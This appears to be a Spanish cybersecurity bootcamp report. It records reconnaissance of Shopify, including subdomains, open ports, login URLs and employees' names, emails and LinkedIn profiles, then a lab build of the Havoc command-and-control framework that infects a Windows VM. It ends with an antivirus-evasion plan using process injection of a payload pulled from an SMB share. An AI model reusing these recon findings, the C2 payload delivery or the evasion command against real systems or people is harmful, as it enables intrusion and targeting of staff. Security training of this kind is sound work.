Red Team

Práctica final

Carlos Gutiérrez Torrejón Bootcamp Ciberseguridad **Módulo: Red Team**

INDICE

Ejercicio 1: Planificación y reconocimiento de una organización

Objetivo

Dominios y subdominios

Escaneo de puertos

OSINT

Resultados

Ejercicio 2: ejercicio de Red Team

Laboratorio

Debian (Havoc)

Instalación de Havoc

Crear listener

Generar Demon

Evitando el antivirus

Ejercicio 1: Planificación y reconocimiento de una organización

El objetivo de este ejercicio es realizar una planificación y un primer reconocimiento para dar una aproximación de tiempo y definir objetivos sobre una empresa concreta (a vuestra elección).

El alumno deberá, en primer lugar, seleccionar una empresa y realizar una investigación previa sobre ella. Para completar correctamente el ejercicio se deberá exponer el proceso seguido, así como documentar las acciones y resultados obtenidos para la identificación de al menos los siguientes tipos de activos:

- Nombres / Empresas incluidas para la empresa matriz
- Sistemas autónomos
- Rangos de red
- Dominios
- Subdominios

Remarcar que en el proceso de enumeración de subdominios no será necesario desarrollar las pruebas sobre todos debido al tiempo que puede implicar, pero al menos deberá realizarse sobre los 5-10 dominios principales.

Una vez hecho esto realizar una planificación del ejercicio (objetivos, alcance, diseño, etc.)

Posteriormente el alumno deberá priorizar los activos identificados para desarrollar el proceso de enumeración tanto pasiva como activa, y posteriormente analizar potenciales vectores de acceso (sin desarrollar pruebas activas agresivas o intentos de explotación de vulnerabilidades).

Objetivo

Se ha elegido objetivo la empresa de comercio electrónico **Shopify** cuya sede principal se encuentra en Ottawa, Canadá.

Actualmente cuenta con 8300 empleados y más de 800.000 tiendas en aproximadamente 175 países usando su plataforma y un total de ventas que supera los 100 millones de Dólares estadounidenses.

Sistemas autónomos y Rangos de IP

AS63408	ASN	Shopify, Inc.	*
AS62679	ASN	Shopify, Inc.	*

• *.shopifycloud.com

34.139.220.236 (236.220.139.34.bc.googleusercontent.com)

Announced By			
Origin AS	Announcem	ent	Description
AS15169	34.136.0.0/13	S .	Google LLC
AS15169	34.139.0.0/16	Q	Google LLC
AS396982	34.139.208.0/20	Q	Google LLC

Address has 5 hosts associated with it.

- *.shopifykloud.com
- *.shopify.com
 - o **ASN**: AS63408 AS62679
 - \circ 23.227.38.33 > 23.227.38.0/23 > AS13335 > Cloudflare, Inc.

Dominios y Subdominios

shuffledns

Validación de servidores DNS con dnsvalidator

```
dnsvalidator -tL
```

https://raw.githubusercontent.com/blechschmidt/massdns/master/lists/resolvers.txt -threads 100 -o \$HOME/recopilacion/lists/resolvers.txt

Obtención del wordlist

https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/DNS/namelist.txt

Ejecutamos shuffledns

```
shuffledns -d shopify.com -w $HOME/recopilacion/lists/wordlist.txt -r
$HOME/recopilacion/lists/resolvers.txt -silent >
$HOME/recopilacion/shopify.com/shuffledns.txt
```

Resultado: Obtenemos 141 subdominios

```
(kali@ kali)-[~/recopilacion]
$ wc -l shopify.com/shuffledns.txt
141 shopify.com/shuffledns.txt
```

```
(kali® kali)-[~/recopilacion]
$ cat shopify.com/shuffledns.txt
sites.shopify.com
mail.shopify.com
photos.shopify.com
notifications.shopify.com
ux.shopify.com
academy.shopify.com
ant.shopify.com
```

Google Analytics

Comprobamos con **analyticsrelationships** si el objetivo utiliza este servicio. Probamos en dos URLs:

- shopify.com
- https://au.checkout.hardware.shopify.com/

```
(kali® kali)-[~/recopilacion]
$ wc -l shopify.com/findomain.txt
389 shopify.com/findomain.txt
```

```
[+] Analyzing url: https://au.checkout.hardware.shopify.com/
>> UA-82702
```

Reconocimiento de dominios

findomain

Ejecutamos la herramienta findomain

findomain -t shopify.com > recopilacion/shopify.com/findomain.txt

Resultados: 389 subdominios

```
(kali® kali)-[~/recopilacion]
$ wc -l shopify.com/findomain.txt
389 shopify.com/findomain.txt

(kali® kali)-[~/recopilacion]
$ cat shopify.com/findomain.txt
amazon-ads.shopify.com
summit2018.shopify.com
o.ssl.shopify.com
pointofsale.shopify.com
```

assetfinder

Ejecución de assetfinder

```
assetfinder -subs-only shopify.com | unfurl -u domains >
shopify.com/assetfinder.txt
```

Resultados: 427 subdominios

```
(kali® kali)-[~/recopilacion]
$ wc -l shopify.com/assetfinder.txt
427 shopify.com/assetfinder.txt
```

```
(kali® kali)-[~/recopilacion]
$ cat shopify.com/assetfinder.txt
ab978c-2.myshopify.com
burst.shopify.com
cdn.shopify.com
www.shopify.com
academy.shopify.com
acceleration.shopify.com
```

Limpiar resultados

Juntamos los resultados de todas las herramientas aplicadas y eliminamos los duplicados

Guardamos los resultados en el archivos subdominios.txt

```
# Juntamos todos los resultados en un solo archivo
cat shopify.com/assetfinder.txt shopify.com/cero.txt shopify.com/ctfr.txt
shopify.com/findomain.txt shopify.com/gau.txt shopify.com/katana.txt
shopify.com/shuffledns2.txt > shopify.com/subdominios.txt

# Quitamos duplicados y los que están fuera de scope
# Lo ponemos todo en minúsculas
cat shopify.com/subdominios.txt| grep -E shopify.com$ | tr '[:upper:]' '[:lower:]'
| unfurl -u domains > shopify.com/subdominios ok.txt
```

Resultado final: 137 subdominios

```
(kali® kali)-[~/recopilacion/shopify.com]
$ wc -l subdominios.txt
137 subdominios.txt
```

```
-(kali®kali)-[~/recopilacion/shopify.com]
_s cat subdominios.txt
109.nat.ash.shopify.com
102.nat.ash.shopify.com
108.nat.ash.shopify.com
103.nat.ash.shopify.com
106.nat.ash.shopify.com
107.nat.ash.shopify.com
101.nat.ash.shopify.com
96.nat.ash.shopify.com
110.nat.ash.shopify.com
111.nat.ash.shopify.com
98.nat.ash.shopifv.com
97.nat.ash.shopify.com
99.nat.ash.shopify.com
104.nat.ash.shopify.com
100.nat.ash.shopify.com
accounts.shopify.com
admin.shopify.com
```

Escaneo de puertos

masscan

Previamente a usar masscan debemos convertir los subdominios a IP, ya que la herramienta no es capaz de hacerlo por si misma. Lo haremos con la herramienta dig

recopilacion/shopify.com/subdominiosIP.txt

Ejecutamos masscan

Sólo se han encontrado los siguientes puertos abiertos: 80, 8080, 443, 8443

```
-33899,34571-34573,35500-35500,38292-38292,40193-40193,40911-40911,41511-41511,42510
44501-44501,45100-45100,48080-48080,49152-49161,49163-49163,49165-49165,49167-49167
0003,50006-50006,50300-50300,50389-50389,50500-50500,50636-50636,50800-50800,51103-5822-52822,52848-52848,52869-52869,54045-54045,54328-54328,55055-55056,55555-55555,55
94,57797-57797,58080-58080,60020-60020,60443-60443,61532-61532,61900-61900,62078-620
0-64680,65000-65000,65129-65129,65389-65389) UDP(0;) SCTP(0;) PROTOCOLS(0;)
                            Host: 54.231.198.117 () Ports: 80/open/tcp//http//
Host: 54.84.134.174 () Ports: 443/open/tcp//https//
Host: 104.17.73.206 () Ports: 8443/open/tcp//unknown//
Host: 23.227.60.200 () Ports: 443/open/tcp//https//
Timestamp: 1707003696
Timestamp: 1707003698
Timestamp: 1707003701
Timestamp: 1707003705
Timestamp: 1707003706
                             Host: 108.157.98.101 () Ports: 443/open/tcp//https//
Timestamp: 1707003713
                             Host: 34.117.159.98 () Ports: 80/open/tcp//http//
Timestamp: 1707003725
                             Host: 104.16.186.173 () Ports: 80/open/tcp//http//
Timestamp: 1707003726
                             Host: 104.17.74.206 () Ports: 8443/open/tcp//unknown//
Timestamp: 1707003728
                             Host: 52.84.45.101 ()
                                                           Ports: 80/open/tcp//http//
Timestamp: 1707003729
                             Host: 52.1.119.170 () Ports: 80/open/tcp//http//
```

Análisis web

GoWitness

Ejecutamos la herramienta Gowitness sobre nuestra lista de subdominio ya validada

recopilacion/shopify.com/screenshots/

```
gowitness file -f shopify.com/subdominios.txt -P shopify.com/screenshots
#gowitness report serve http://localhost:7171
gowitness server http://localhost:7171 -P shopify.com/screenshots
```

Tecnologías encontradas: Stimulus, Ruby on Rails, Ruby, Google Tag Manager, PHP, Site Kit: 1.118.0, WordPress, MySQL, React, AngularJS

URLs con login:

- http://inbox.shopify.com/
- https://partnerships.shopify.com/
- https://admin.shopify.com/
- http://collabs.shopify.com/

whatweb

Lanzamos whatweb a ver que tecnologías encontramos recopilacion/shopify.com/whatweb.txt

- https://au.checkout.hardware.shopify.com/
 - Google-Analytics[Universal][UA-82702-52]
 - JQuery[1.9.1]
- https://eu.checkout.hardware.shopify.com/
 - Email[Hardware-Store-Software2_600x600@2x.png,WISEPAD_COMP008_PREV2_900x_3674342b -fe05-461e-af0b-18263feae152_600x600@2x.png,mllegeorgesand@gmail.com]
 - JQuery[1.9.1]
- https://partnerships.shopify.com/
 - Bootstrap
 - Via-Proxy[1.1 62a32701712a1c992cbde6a244acac8c.cloudfront.net (CloudFront)]
- https://themes.shopify.com/
 - XFrame-Options[sameorigin]
- https://photos.shopify.com/
 - Bootstrap[2.3.1]
 - JQuery[1.9.1]

OSINT y redes sociales

Maltego

Archivo: recopilacion/shopify.com/maltego.mtgl

Descubrimientos


Personas

👤 maltego.Person	Elvin Efendiev
👤 maltego.Person	Monica
👤 maltego.Person	Julian Nadeau
👤 maltego.Person	Dylan Kendal
👤 maltego.Person	Peiwen Chen
👤 maltego.Person	dylankendal@gmail.com
👤 maltego.Person	Richard McGain
👤 maltego.Person	Burke Libbey
👤 maltego.Person	Dylan Kendal
👤 maltego.Person	Scott Francis
👤 maltego.Person	Vlad Gorodetsky
👤 maltego.Person	Bouke van der Bijl
👤 maltego.Person	Yandu Oppacher


Emails

@ maltego.EmailAddress	hostmaster@nsone.net.
@ maltego.EmailAddress	abusecomplaints@markmonitor.com
@ maltego.EmailAddress	julian@shopify.com
@ maltego.EmailAddress	bouke@shopify.com
@ maltego.EmailAddress	peiwen.chen@shopify.com
@ maltego.EmailAddress	dylan.kendal@shopify.com
@ maltego.EmailAddress	vlad.gorodetsky@shopify.com
@ maltego.EmailAddress	burke.libbey@shopify.com
@ maltego.EmailAddress	richard.mcgain@shopify.com
@ maltego.EmailAddress	monica.gallant@shopify.com
@ maltego.EmailAddress	yandu.oppacher@shopify.com
@ maltego.EmailAddress	elvin.efendiev@shopify.com
@ maltego.EmailAddress	scott.francis@shopify.com
@ maltego.EmailAddress	thomas.mcgoeysmith@shopify.com

Alguno de los correos parece preparado para aceptar todo el correo entrante.



haveibeenpwned



Teléfonos

👢 maltego.PhoneNumber	+44 20 3206 2220
👢 maltego.PhoneNumber	+1 800 745 9229
👢 maltego.PhoneNumber	+1 208 685 1750

Archivos (wayback)

片 maltego.wayback.FileSnapshot	2023 Mar 02: assetlinks.json
🔓 maltego.wayback.FileSnapshot	2023 Nov 01: assetlinks.json
haltego.wayback.FileSnapshot	2023 Jul 01: assetlinks.json
haltego.wayback.FileSnapshot	2023 Dec 02: assetlinks.json
haltego.wayback.FileSnapshot	2023 Aug 01: assetlinks.json
haltego.wayback.FileSnapshot	2023 Jul 09: assetlinks.json
haltego.wayback.FileSnapshot	2023 May 31: assetlinks.json
haltego.wayback.FileSnapshot	2023 Oct 10: assetlinks.json
haltego.wayback.FileSnapshot	2023 Jun 01: assetlinks.json
haltego.wayback.FileSnapshot	2024 Jan 26: style.css
haltego.wayback.FileSnapshot	2024 Jan 25: facebook-pixel.js
haltego.wayback.FileSnapshot	2024 Jan 27: Pixels-fox-app-block.js
maltego.wayback.FileSnapshot	2024 Jan 26: facebook-pixel.js

ighter in a marked marked in a marked marked in a mark	6895195
altego.documentcloud	6895073
Maltego.documentcloud	23731434
maltego.documentcloud	20518930
maltego.documentcloud	20510822
maltego.documentcloud	6592489
₩ maltego.documentcloud	5760763
= maltego.documentcloud	20691520
maltego.documentcloud	7008916
maltego.documentcloud	3438197
maltego.documentcloud	6988997

Google drive

Encontramos un drive público con reportajes fotográficos de los empleados https://drive.google.com/drive/folders/1QCWVckQ_-WXIYMZ1OG0njaWWbMorK6yb




También obtenemos de ahí la dirección de correo de tres empleados y los verificamos con su cuenta de linkedin

- samantha.tam@shopify.com
 - https://www.linkedin.com/in/samantha-tam-08181278/
- jackie.warren@shopify.com
 - https://www.linkedin.com/in/jackiewarren/
- kristina.caracciolo@shopify.com
 - https://www.linkedin.com/in/kristina-caracciolo-7bb840b6/

Hay una carpeta con fotos de ejecutivos

- Incluye nombre y puesto
- https://drive.google.com/drive/folders/1XAiJhEUOJNYNL9mWqH2Q-TcFJdlS38on
- Jonh Asante de ciber ya no trabaja en shopify



Metadatos

Imágenes

· Información sobre el estudio de fotografía que las hizo

Documentos

- Sólo aparece un archivo
- site:shopify.com ext:docx
 - N/A
 - https://www.google.com/url?sa=i&url=https%3A%2F%2Fcdn.shopify.co m%2Fs%2Ffiles%2F1%2F1916%2F3265%2Ffiles%2FRW1_Manual.d ocx&psig=AOvVaw2EQk8uPW9ZyLuN551EN7dl&ust=1707079990042 000&source=images&cd=vfe&opi=89978449&ved=0CAYQn5wMahcKE wjlxbXUhpCEAxUAAAAAHQAAAAAQBA
- · site:shopify.com ext:xlsx

https://www.google.com/url?sa=i&url=https%3A%2F%2Fcdn.shopify.com%2Fs%2Ffiles%2F1%2F2391%2F5185%2Ffiles%2FSoldering_Services_usa_sample.xlsx&psig =AOvVaw0VIXLeqoO2IsDsC00_TPEk&ust=1707080020520000&source=images&cd=vfe&opi=89978449&ved=0CAYQn5wMahcKEwj44vnihpCEAxUAAAAAHQAAAAAQBA

Resultados obtenidos

Footprinting

Se han obtenido 137 subdominios verificados

Fingerprinting	
Escanéo de puertos abiertos	80, 8080, 443, 8443
Tecnologías encontradas	Stimulus, Ruby on Rails, Ruby, Google Tag Manager, PHP, Site Kit: 1.118.0, WordPress, MySQL, React, AngularJS, Jquery 1.9.1, Bootstrap 2.3.1
URLs con login	https://inbox.shopify.com/ https://partnership.shopify.com/ https://admin.shopify.com/ https://collabs.shopify.com/
WAF	Cloudflare (Cloudflare Inc.)
Google Analytics	https://au.checkout.hardware.shopify.com/ UA-82702-52

Análisis de vulnerabilidades		
vulnerabilidad	Descripción	Gravedad
CVE-2013-0169	Permite el cifrado TLS 1.0 y 1.1 haciéndolo vulnerable un ataque LUCKY13	Baja

OSINT	
Google Drive	Carpeta pública con fotografías de empleados y directivos, inluido el CEO. De esa carpeta se ha extraído el correo de 3 empleados verificados en Linkedin. Cada foto va nombrada con el nombre completo y puesto
Mails validados	samantha.tam@shopify.com jackie.warren@shopify.com kristina.caracciolo@shopify.com scott.francis@shopify.com
Linkedin	https://www.linkedin.com/in/tobiaslutke/ https://www.linkedin.com/in/samantha-tam-08181278/ https://www.linkedin.com/in/jackiewarren/ https://www.linkedin.com/in/kristina-caracciolo-7bb840b6/ https://www.linkedin.com/in/scott-francis-57ab79/
Foca	La siguiente URL (https://cnd.shopify.com/) permite descargar documentación de proveedores o clientes.

Ejercicio 2: Ejercicio de Red Team

Se debe de construir un laboratorio con los siguientes elementos:

- Máquina Windows 10
- Máquina Linux (C&C)

Las dos máquinas deben de estar en la misma red y tener visibilidad entre ellas. Posteriormente, se tendrá que instalar un Command and Control y llegar a infectar la maquina Windows 10.

Se puede desactivar el antivirus pero se tendrá en cuenta para la nota el caso de que se llegue a infectar la maquina con el antivirus activado.

El objetivo sería poder construir un laboratorio de pruebas y saber montar un Command and Control para su uso posterior.

Se deberá entregar un informe técnico explicando que se ha hecho

Laboratorio

Para esta práctica se han montado dos máquinas virtuales. Una Debian donde se montará el C2C (**Havock**) y una con Windows 10 que hará las veces de víctima.


Para montar el entorno virtual utilizaremos VMWare Workstation Pro

Debian

•	Memoria	4GB
•	Procesadores	2
•	Disco	30GB
•	Network	NAT
•	IP	192.168.240.135

Win10

•	Memoria	4GB
•	Procesadores	2
•	Disco	60GB
•	Network	NAT
•	IP	192.168.240.134



Debian (Havoc)

Vamos a instalar los siguientes componentes

- Actualizamos
 - apt update
- Net-tools
 - o apt install net-tools
- Instalar git
 - O apt install git
- Editor de texto Vim
 - o apt install vim
- ntlm_challenger
 - Intenta conectarse al servicio SMB de windows (puerto 445), que todos lo tienen activado y, en la conexión, permite recopilar algo de información del windows
 - o cd /opt/
 - o git clone https://github.com/nopfor/ntlm_challenger
- impacket
 - Suite de herramientas que se comunica con los protocolos de Windows (SMB, SQL, etc)
 - o git clone https://github.com/fortra/impacket
- python3-pip
 - apt install python3-pip
- --break-system-packages
 - o cd /opt/impacket
 - pip3 install . --break-system-packages
- IOXIDResolver
 - Realiza una petición al 139. Permite enumerar interfaces de red en máquinas Windows sin autenticación
 - o git clone https://github.com/mubix/IOXIDResolver

Instalación de Havoc

En la máquina Debian que vamos a utilizar, abrimos un terminal y clonamos el repositorio de Havoc en la carpeta /opt

cd /opt/

git clone https://github.com/HavocFramework/Havoc.git

```
root@debianHavock:/opt# ls
Havoc
root@debianHavock:/opt#
```

Necesitamos instalar también Go

Lo descargamos en la carpeta /tmp, descomprimimos e incluimos en nuestro PATH

cd /tmp

wget https://go.dev/dl/go1.22.4.linux-amd64.tar.gz

rm -rf /usr/local/go && tar -C /usr/local -xzf go1.22.4.linux-amd64.tar.gz

export PATH=\$PATH:/usr/local/go/bin

Para comprobar que está correctamente instalado ejecutamos

go version

```
root@debianHavock:/tmp# go version
go version go1.22.4 linux/amd64
root@debianHavock:/tmp#
```

Vamos a la carpeta de Havoc en /opt y ejecutamos el siguiente comando como parte de la configuración previa del mismo

cd /opt/Havoc

apt install -y git build-essential apt-utils cmake libfontconfig1 libglu1-mesa-dev libgtest-dev libspdlog-dev libboost-all-dev libncurses5-dev libgdbm-dev libssl-dev libreadline-dev libffi-dev libsqlite3-dev libbz2-dev mesa-common-dev qtbase5-dev qtchooser qt5-qmake qtbase5-dev-tools libqt5websockets5 libqt5websockets5-dev qtdeclarative5-dev golang-go qtbase5-dev libqt5websockets5-dev python3-dev libboost-all-dev mingw-w64 nasm

Una vez terminadas estas instalaciones, vamos a la carpeta teamserver dentro de Havoc y ejecutamos lo siguiente:

cd teamserver/

go mod download golang.org/x/sys

go mod download github.com/ugorji/go

Volvemos a la carpeta de havoc y compilamos

make ts-build

make client-build

```
[ 4%] Automatic RCC for data/Havoc.qrc
gmake[3]: Leaving directory '/opt/Havoc/client/Build'
gmake[3]: Entering directory '/opt/Havoc/client/Build'
[ 6%] Building CXX object CMakeFiles/Havoc.dir/src/Havoc/Packager.cc.o
[ 8%] Building CXX object CMakeFiles/Havoc.dir/Havoc_autogen/mocs_compilation.cpp.o
[ 10%] Building CXX object CMakeFiles/Havoc.dir/src/Main.cc.o
[ 12%] Building CXX object CMakeFiles/Havoc.dir/src/Havoc/Connector.cc.o
```

```
[ 98%] Building CXX object CMakeFiles/Havoc.dir/Havoc_autogen/QYFM2Z2WYQ/qrc_Havoc.cpp.o
[100%] Linking CXX executable /opt/Havoc/client/Havoc
gmake[3]: Leaving directory '/opt/Havoc/client/Build'
[100%] Built target Havoc
gmake[2]: Leaving directory '/opt/Havoc/client/Build'
gmake[1]: Leaving directory '/opt/Havoc/client/Build'
root@debianHavock:/opt/Havoc#
```

Ejecutamos Havoc

/opt/Havoc

./havoc server --profile ./profiles/havoc.yaotl -v -debug

En el siguiente archivo podemos editar la configuración.

vim profiles/havoc.yaotl


```
Operators {
    user "5pider" {
        Password = "password1234"
    }


    user "Neo" {
        Password = "password1234"
    }
}
```

Ejecutamos el cliente

./havoc client

Podemos acceder con las credenciales que encontramos en el archivo de configuración (podemos cambiarlas).







Crear un Listener


Con esto pondremos un puerto a la escucha para que, cuando creemos el demon, sepa dónde conectarse.

Cargamos la vista Listeners y le damos a añadir (Add)




Le ponemos un nombre y en Host la IP de nuestro Debian






Generando el Demon

Vamos a Attack > Paylod







Para pasar el binario a la máquina Windows, vamos a levantar un servidor web Python en la ruta donde lo tenemos ubicado, para luego descargarlo y ejecutarlo.

En este caso, es sólo para mostrar el funcionamiento, así que desactivaremos el antivirus.

Levantamos el servidor







Directory listing for /

demonPracticaRT.x64.exe


Lo descargamos y ejecutamos




Comprobamos en Havoc que la máquina ha sido infectada



CGT - Red Team



Y como podemos lanzar comandos



Evitando el antivirus

Podríamos intentar hacerlo sin que salte el antivirus (yo por falta de tiempo no he podido implementarlo).

Utilizando, por ejemplo, el proyecto Threadless Process Injection que nos permite inyectar código en un proceso activo del sistema. Generaríamos un binario capaz de ejecutar nuestro payload desde una ubicación remota. También es conveniente utilizar el proyecto InvisibilityCloak para ofuscar el binario y que no lo detecte el antivirus.

Para este caso, el payload generado sería de tipo "Windows Shellcode"



Y lo compartiríamos a través de SMB y no de un servidor web, ya que el proyecto necesita una ruta compartida. Para ello ejecutamos este comando desde la ruta donde tenemos el payload

smbserver.py -smb2support test.

```
root@debianHavock:~/Desktop# smbserver.py -smb2support test .

Impacket v0.12.0.dev1+20240606.111452.d71f4662 - Copyright 2023 Fortra

[*] Config file parsed

[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0


[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0

[*] Config file parsed

[*] Config file parsed

[*] Config file parsed
```

CGT - Red Team



Esta ruta se la pasaríamos al binario generado como argumento, para que lo ejecute desde ahí. Este binario está compilado con Visual Studio.

Inyecta la app bloc de notas, por lo que tenemos que pasarle el PID

Carlos.exe -p 60 -d ntdll.dll -e NtOpenFile -x \\192.168.240.135\test\demonPracticaRT.x64-2.bin

